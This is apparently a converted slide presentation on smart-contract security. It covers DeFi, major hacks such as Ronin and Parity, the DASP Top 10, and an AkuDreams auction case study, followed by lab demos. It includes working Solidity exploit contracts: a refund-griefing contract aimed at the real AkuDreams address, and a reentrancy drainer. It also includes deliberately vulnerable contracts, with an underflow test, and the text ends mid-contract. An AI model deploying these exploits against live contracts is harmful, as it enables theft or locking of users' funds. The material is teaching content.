
# DeFi

Decentralized finance (DeFi) is a **blockchain-based financial infrastructure** that has recently gained a lot of traction.

The term generally refers to an open, permissionless, and highly interoperable protocol stack built on public smart contract platforms, such as the Ethereum blockchain.

It replicates existing financial services in a **more open and transparent way**. In particular, DeFi does not rely on intermediaries and centralized institutions.

Instead, it is based on open protocols and decentralized applications (DApps).




## \_ ETHEREUM & SMART CONTRACTS

# UniSwap

UniSwap is a **decentralized exchange**: here you can exchange your tokens with others without intermediaries.

In 2021, the annual volume was approximately \$380 billion.



## \_ ETHEREUM & SMART CONTRACTS

# NFTs & OpenSea

NFTs (Non-Fungible Token) are unique tokens that demonstrates the ownership of digital objects.

OpenSea is one of the largest marketplaces where users sell and buy these tokens.

Here NFT collections such as **Bored Ape Yacht Club** were born, some of the pieces from them were sold for millions of dollars!


More than 1 million users are registered on this platform and it has reached a market capitalization of 13.3 billion dollars.



# OpenSea

## ETHEREUM & SMART CONTRACTS

# Web 2 vs Web 3



## ETHereum & Smart Contracts

# How a smart contract looks like

Smart Contracts are, most of the time, developed in **Solidity**: an object-oriented programming language.

They are **deployed on an address on the blockchain** and can receive transactions and have them also as output.

Other (less used) languages are:

- *Vyper* (best for Python devs and auditability)
- *Yul* (low-level language, much closer to raw EVM)
- *FE* (inspired by Python and Rust, easy to learn)

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.6.6;

contract noAuth {

    mapping (address =>uint) balances;
    address owner;

    modifier OnlyOwner(){
        require(msg.sender == owner);
        _;
    }
    function deposit() public payable {
        assert((balances[msg.sender] + msg.value) >= balances[msg.sender]);
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint withdrawAmount) public returns (uint) {
        assert(withdrawAmount <= balances[msg.sender]);
        balances[msg.sender] -= withdrawAmount;
        return balances[msg.sender];
    }
    function getBalance() public view returns (uint){
        return balances[msg.sender];
    }
}
```

# THE RISKS OF SMART CONTRACTS

## THE RISKS OF SMART CONTRACTS

# The costs of a blockchain

Each transaction carried out on the blockchain has a **token cost**. These tokens have a real value and this could lead to a real economic expense.

Given the growth and benefits of this technology, more and more attention has come from developers, businesses, investors, speculators and **criminal hackers**.



## \_ THE RISKS OF SMART CONTRACTS

# Unique vulnerabilities of Smart Contracts

Some peculiarities of Smart Contracts create **unique vulnerabilities** that need to be approached and tested in different ways than the usual Web/Mobile/Desktop application. Here are three examples:

## (Semi) Public Source Code

For normal applications, such as web applications, backend code remains hidden from the eyes of normal users.

In the case of smart contracts, however, its **source code is public** or at least is its bytecode.

## Immutability

Once a contract has been deployed, there is no going back. This is by design for blockchains. You don't have a second chance to have a secure code, you have to act before the public release and be 100% sure that everything is fine (note that you could however upgrade or self-kill your contract).

## Access by other Smart Contracts

Smart Contracts can interact with each other without restrictions if their functions are public. This leads to interactions with different functions than those that should be accessible to a normal user, thus exposing weaknesses otherwise inaccessible.

## THE RISKS OF SMART CONTRACTS

<https://rekt.news/leaderboard/>



en-direkto | merch | feed | [leaderboard](#) | dark | en ▾

---

1. **Ronin Network** - REKT *Unaudited*  
\$624.000.000 | 03/23/2022
2. **Poly Network** - REKT *Unaudited*  
\$611.000.000 | 08/10/2021
3. **Wormhole** - REKT *Neodyme*  
\$326.000.000 | 02/02/2022
4. **BitMart** - REKT *N/A*  
\$196.000.000 | 12/04/2021
5. **Beanstalk** - REKT *Unaudited*  
\$181.000.000 | 04/17/2022
6. **Compound** - REKT *Unaudited*  
\$147.000.000 | 09/29/2021
7. **Vulcan Forged** - REKT *Unaudited*  
\$140.000.000 | 12/13/2021
8. **Cream Finance** - REKT 2 *Unaudited*  
\$130.000.000 | 10/27/2021
9. **Badger** - REKT *Unaudited*  
\$120.000.000 | 12/02/2021
10. **Fei Rari** - REKT 2 *Unaudited*  
\$80.000.000 | 05/01/2022
11. **Qubit Finance** - REKT *Unaudited*  
\$80.000.000 | 01/28/2022
12. **Ascendex** - REKT *Unaudited*  
\$77.700.000 | 12/12/2021
13. **EasyFi** - REKT *Unaudited*  
\$59.000.000 | 04/19/2021
14. **Uranium Finance** - REKT *Unaudited*  
\$57.200.000 | 04/28/2021

## THE RISKS OF SMART CONTRACTS

# Ronin Validators Hack: \$620 million loss

The Ronin network has been hit, according to Sky Mavis, the makers of the blockchain NFT game Axie Infinity, and a hacker has managed to drain 173,600 ether and 25.5 million USD coin (USDC).

The Ronin bridge and Katana Dex have been suspended, and the attacker has obtained around \$620 million in crypto assets.

According to Sky Mavis' post-mortem statement, "the attacker utilized compromised private keys to fabricate false withdrawals."




## THE RISKS OF SMART CONTRACTS

# Parity Hack

On November 6<sup>th</sup> of 2017 Github user *devops199* exploited a vulnerability within the smart-contract library code used by the **multisig Parity wallet**, blocking funds in 587 wallets holding a total of **513,774.16 Ether** as well as various other tokens.

This was due to an insecure use of the *delegateCall()* function that allowed the attacker to **kill** the contract library used by all the wallets and so locking out all the funds.



# ANALYSIS OF SOME ATTACKS AGAINST SMART CONTRACTS

\_ DASP TOP 10 (2018)

# Decentralized Application Security Project

Vulnerability	Security Event
Reentrancy	TheDAO
Access Control	Parity MultiSig Wallet
Arithmetic Issue	BatchOverflow / ProxyOverflow
Unchecked Return Values For Low Level Calls	King of the Ether
Denial of Service	GovernMental
Weak Randomness	SmartBillions Lottery
Front-running	Bancor
Time Manipulation	GovernMental
Short Address Attack	Some unknown exchanges
Unknown Unknowns	Everything? 😊

## CASE STUDY

# AkuDreams Auction

On April 2022 AkuDreams held a **Dutch Auction** for their NFT drop + enabled **automatic refunds** for 3 days, but their poorly written smart contract caused the **minting funds to be locked**.

**11,539 ETH locked!**

This is called a **griefing attack** as it doesn't benefit the attacker, but does make using the system more difficult for the victim.

<https://etherscan.io/address/0xf42c318dbfbaab0eee040279c6a2588fa01a961d#code>

```
function processRefunds() external {
    require(block.timestamp > expiresAt, "Auction still in progress");
    uint256 _refundProgress = refundProgress;
    uint256 _bidIndex = bidIndex;
    require(_refundProgress < _bidIndex, "Refunds already processed");

    uint256 gasUsed;
    uint256 gasLeft = gasleft();
    uint256 price = getPrice();

    for (uint256 i=_refundProgress; gasUsed < 5000000 && i < _bidIndex; i++)
        bids memory bidData = allBids[i];
        if (bidData.finalProcess == 0) {
            uint256 refund = (bidData.price - price) * bidData.bidsPlaced;
            uint256 passes = mintPassOwner[bidData.bidder];
            if (passes > 0) {
                refund += mintPassDiscount * (bidData.bidsPlaced < passes ?
                    bidData.bidsPlaced : passes);
            }
            allBids[i].finalProcess = 1;
            if (refund > 0) {
                (bool sent, ) = bidData.bidder.call{value: refund}("");
                require(sent, "Failed to refund bidder");
            }
        }
        gasUsed += gasleft() - gasleft();
        gasLeft = gasleft();
        _refundProgress++;
    }

    refundProgress = _refundProgress;
}
```

## CASE STUDY

# Vulnerable Contract

```

for (uint256 i=_refundProgress; gasUsed < 5000000 && i < _bidIndex;
i++) {
    bids memory bidData = allBids[i];
    if (bidData.finalProcess == 0) {
        uint256 refund = (bidData.price - price) *
bidData.bidsPlaced;
        uint256 passes = mintPassOwner[bidData.bidder];
        if (passes > 0) {
            refund += mintPassDiscount * (bidData.bidsPlaced <
passes ? bidData.bidsPlaced : passes);
        }
        allBids[i].finalProcess = 1;
        if (refund > 0) {
            (bool sent, ) = bidData.bidder.call{value:
refund}("");
            require(sent, "Failed to refund bidder");
        }
    }

    gasUsed += gasLeft - gasleft();
    gasLeft = gasleft();
    _refundProgress++;
}

```

The `processRefunds()` function used to return the bids was supposed to iterate through the bids and return the funds to each one.

If the bidder is an EOA, this code works fine. But the **bidder can also be a smart contract**, one that reverts when it receives eth.

If one of the bidders is able to make their return fail, then the whole return function fails.

Since the auction contract processes refunds in a linear fashion, it can be permanently **stuck** once it reaches the malicious bidder **locking out** of their funds **everyone who bid after the attacker**.

## CASE STUDY

# Attacker Contract

Attackers bid of 2.5 ETH was set up 90 after the start of the auction so that, when it received a transfer of Ether for the refund, would run an **infinite loop** that caused the function to run **out of gas**.

On the right there is a simple PoC for the attack.

Just use `require(msg.sender == tx.origin)` to simply not allow contracts to call your function!

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.13;

contract RefundExploit {
    bool blocked;

    function bid() external payable {
        require(msg.sender == 0x0000000000000000000000000000000000000001);
        IAku aku = IAku(0xF42c318dbfBaab0EEE040279C6a2588Fa01a961d);
        aku.bid{value: msg.value}(1);
        blocked = true;
    }

    receive() external payable {
        if (blocked) {
            while (true) {}
        } else {
            (bool success, ) = 0x0000000000000000000000000000000000000001.call{
                value: msg.value
            }("");
            require(success);
        }
    }

    function setBlocked(bool _blocked) external {
        require(msg.sender == 0x0000000000000000000000000000000000000001);
        blocked = _blocked;
    }
}

interface IAku {
    function bid(uint8) external payable;
}
```

\_ DEMO


# Reentrancy Attack

The Reentrancy attack is one of the most destructive attacks in the Solidity smart contracts.

A reentrancy attack occurs when a function makes an external call to another untrusted contract. Then the untrusted contract makes a **recursive call back to the original function in an attempt to drain funds** by recursively calling the target's *withdraw* function.

When the contract fails to update its state before sending funds, the attacker can continuously call the withdraw function to drain the contract's funds.


A famous real-world Reentrancy attack is the **DAO attack** which caused a loss of 60 million USD and the *Ethereum Classic* fork.



\_ DEMO

# Reentrancy Attack

Vulnerable contract



The screenshot shows the Hardhat interface with the following configuration:

- ENVIRONMENT:** JavaScript VM (London)
- ACCOUNT:** 0x5B3...eddC4 (11.8999999 Ether)
- GAS LIMIT:** 3000000
- CONTRACT:** Reentrance - contracts/10\_ReEntrancy.sol
- Deploy** button is visible.
- OR** section: At Address (selected), Load contract from Address.
- Transactions recorded:** 0
- Deployed Contracts:** Currently you have no contract instances to interact with.

The right side displays the Solidity code for the vulnerable contract:

```

1 // SPDX-License-Identifier: MIT
2
3 // The goal of this level is for you to steal all the funds from the contract.
4
5 pragma solidity <0.8.0;
6 import "hardhat/console.sol";
7
8 contract Reentrance {
9
10     uint256 initialBalance;
11
12     mapping(address => uint) public balances;
13
14     constructor() payable {
15         initialBalance = msg.value;
16     }
17
18     function donate(address _to) public payable {
19         balances[_to] = balances[_to] + msg.value;
20     }
21
22     function getContractBalance() public view returns (uint256) {
23         return address(this).balance;
24     }
25
26     function withdraw(uint _amount) public {
27         if(balances[msg.sender] >= _amount) {
28             (bool result,) = msg.sender.call{value: _amount}("");
29             if(result) {
30                 _amount;
31             }
32             balances[msg.sender] -= _amount;
33         }
34     }
35 }
```

DEMO

# Reentrancy Attack

```

1 // SPDX-License-Identifier: MIT
2
3 pragma solidity <0.8.0;
4 import "hardhat/console.sol";
5
6 abstract contract IReentrance {
7     mapping(address => uint256) public balances;
8
9     function donate(address _to) external payable virtual;
10
11    function withdraw(uint256 _amount) external virtual;
12 }
13
14 contract ReentranceAttacker {
15     IReentrance public challenge;
16     uint256 initialDeposit;
17
18     constructor(address challengeAddress) {
19         challenge = IReentrance(challengeAddress);
20     }
21
22     function attack() external payable {
23         require(msg.value >= 0.1 ether, "send some more ether");
24
25         // First deposit some funds
26         initialDeposit = msg.value;
27         challenge.donate{value: initialDeposit}({address(this)});
28
29         // Withdraw these funds over and over again because of re-entrancy issue
30         callWithdraw();
31     }
32
33     function getActualBalance() public view returns (uint256) {
34         return address(this).balance;
35     }
36
37     receive() external payable {
38         callWithdraw();
39     }
40
41     function callWithdraw() private {
42         // This balance correctly updates after withdraw
43         uint256 challengeTotalRemainingBalance = address(challenge).balance;
44
45         // Are there more tokens to empty?
46         bool keepRecursing = challengeTotalRemainingBalance > 0;
47         if (keepRecursing) {
48             // Can only withdraw at most our initial balance per withdraw call
49             uint256 toWithdraw =
50                 initialDeposit < challengeTotalRemainingBalance
51                 ? initialDeposit
52                 : challengeTotalRemainingBalance;
53             challenge.withdraw(toWithdraw);
54         }
55     }
56 }
57

```

Attacker contract

DEMO

# Reentrancy Attack

The screenshot shows the Remix Ethereum IDE interface. The left sidebar displays the file structure of a workspace named 'default\_workspace' containing contracts, tests, scripts, and dependencies. The main editor area shows the Solidity source code for a contract named 'Reentrance'. The code includes a constructor setting initial balance, a 'donate' function adding to balances, a 'getContractBalance' view function, and a 'withdraw' function that can be exploited via reentrancy. The Remix interface also includes a transaction history and search bar at the bottom.

```
// SPDX-License-Identifier: MIT
// The goal of this level is for you to steal all the funds from the contract.
pragma solidity <0.8.0;
import "hardhat/console.sol";
contract Reentrance {
    uint256 initialBalance;
    mapping(address => uint) public balances;
    constructor() payable {
        initialBalance = msg.value;
    }
    function donate(address _to) public payable {
        balances[_to] = balances[_to] + msg.value;
    }
    function getContractBalance() public view returns (uint256) {
        return address(this).balance;
    }
    function withdraw(uint _amount) public {
        if(balances[msg.sender] >= _amount) {
            (bool result,) = msg.sender.call{value: _amount}("");
            if(result) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }
}
```

\_ DEMO

## Integer Overflows & Underflows

Like C and C++, Solidity is a lower level coding language that doesn't have failsafe for handling storage limitations.

Ethereum's smart contract storage slot are each 256 bits, or 32 bytes. Solidity supports both signed integers and unsigned integers uint of up to 256 bits.

This means arithmetic operations are prone to underflow and overflow errors, when numbers flow under or over the allocated bits of storage.



\_ DEMO

# Integer Overflows & Underflows

```

contracts > 5-Token.sol > Token
  report | graph (this) | graph | inheritance | parse | flatten | funcSigs | uml | draw.io
1 // SPDX-License-Identifier: MIT
2
3 // The goal of this level is for you to hack the basic token contract below.
4 // You are given 20 tokens to start with and you will beat the level if you somehow manage to get your hands on any additional tokens. Preferably a very large amount of tokens.
5
6 //pragma solidity ^0.8.0;
7 pragma solidity ^0.7.6;
8 import "hardhat/console.sol";
9
10 UnitTest stub | dependencies | uml | draw.io
11 contract Token {
12     mapping(address => uint) balances;
13     uint public totalSupply;
14
15     ftrace
16     constructor(uint _initialSupply↑) {
17         balances[msg.sender] = totalSupply = _initialSupply↑;
18     }
19
20     ftrace | funcSig
21     function transfer(address _to↑, uint _value↑) payable public returns (bool) {
22         require(balances[msg.sender] - _value↑ >= 0, "You can't transfer more than your balance!");
23         balances[msg.sender] -= _value↑;
24         balances[_to↑] += _value↑;
25         return true;
26     }
27
28     ftrace | funcSig
29     function balanceOfSender() public view returns (uint) {
30         return balances[msg.sender];
31     }
32
33     ftrace | funcSig
34     function balanceOfAccomplice(address _accomplice↑) public view returns (uint) {
35         return balances[_accomplice↑];
36     }
37 }
```

Vulnerable contract

\_ DEMO

# Integer Overflows & Underflows

Waffle Test

```
test > ts 5-token.ts > ...
1  import { expect } from "chai";
2  import { Signer } from "ethers";
3
4  const { ethers } = require("hardhat");
5
6  describe("Token", async () => {
7
8    let owner: Signer;
9    let second: any;
10   let token: any;
11   let result: any;
12
13  beforeEach(async () => {
14    [owner, second] = await ethers.getSigners();
15    const Token = await ethers.getContractFactory("Token");
16    token = await Token.deploy(20);
17    await token.deployed();
18  });
19
20  it("Transaction has not been reverted, you did solve the challenge and have a lot of token!", async function () {
21    result = token.transfer(second.address, 21);
22    console.log("Attacker balance is: %s", await token.balanceOfSender());
23    await expect(result, "Level not solved!").to.not.be.reverted;
24  });
25});
```

## DEMO

# Integer Overflows & Underflows

The screenshot shows the VS Code interface with the following details:

- EXPLORER:** Shows the project structure under the folder "ETHERNAUT". The files listed include:
  - contracts: 5-Token.sol (selected), 3-CoinFlip.sol, 3-CoinFlipAttacker.sol, 10-ReEntrancy.sol, 10-ReEntrancyAttacker.sol, 10-ReEntrancyFixed.sol.
  - test: 3-coin-flip.ts, 5-token.ts (selected), 10-re-entrancy.ts, utils.ts.
  - utils: .env, .env.template, .gitignore, hardhat.config.ts, package-lock.json, package.json, slither.md, tsconfig.json.
- EDITOR:** Displays the Solidity source code for **5-token.sol** and the corresponding **5-token.ts** test file.
- TERMINAL:** Shows the command `npx hardhat test test/5-token.ts` being run.
- STATUS BAR:** Shows the current file is "5-token.ts", line 5, column 1, with 2 spaces, encoding is UTF-8, and the file type is solidity.

\_ DEMO

## Weak Randomness

Ability to generate random numbers is very helpful in all kinds of applications.

One obvious example is **gambling DApps**, where pseudo-random number generator is used to pick the winner.

However, creating a strong enough source of randomness in consensus-driven deterministic system like Ethereum is very challenging.

For example, use of *block.timestamp* is insecure, as a miner can choose to provide any timestamp within a few seconds and still get his block accepted by others.

Use of *blockhash*, *block.difficulty* and other fields is also insecure as they're controlled by the miner.

If the stakes are high, the miner can mine lots of blocks in a short time by renting hardware, pick the block that has required block hash for him to win, and drop all others.



\_ DEMO

# Weak Randomness

Vulnerable contract

```

1 // SPDX-License-Identifier: MIT
2
3 // This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip.
4 // To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.
5
6 pragma solidity >=0.7.6;
7
8 UnitTest stub | dependencies | uml | draw.io
9 contract CoinFlip {
10     uint256 public consecutiveWins;
11     uint256 lastHash;
12     uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
13
14     trace
15     constructor() {
16         consecutiveWins = 0;
17     }
18
19     trace | funcSig
20     function flip(bool _guess) public returns (bool) {
21         uint256 blockValue = uint256(blockhash(block.number - 1));
22
23         if (lastHash == blockValue) {
24             revert();
25         }
26
27         lastHash = blockValue;
28         uint256 coinFlip = blockValue / FACTOR;
29         bool side = coinFlip == 1 ? true : false;
30
31         if (side == _guess) {
32             consecutiveWins++;
33             return true;
34         } else {
35             consecutiveWins = 0;
36         }
37     }

```

\_ DEMO

## Weak Randomness

Attacker contract

```
1 // SPDX-License-Identifier: MIT
2
3 pragma solidity >=0.7.6;
4
5 uml
6 interface ICoinFlipChallenge {
7     function flip(bool _guess) external returns (bool);
8 }
9
10 UnitTest stub | dependencies | uml | draw.io
11 contract CoinFlipAttacker {
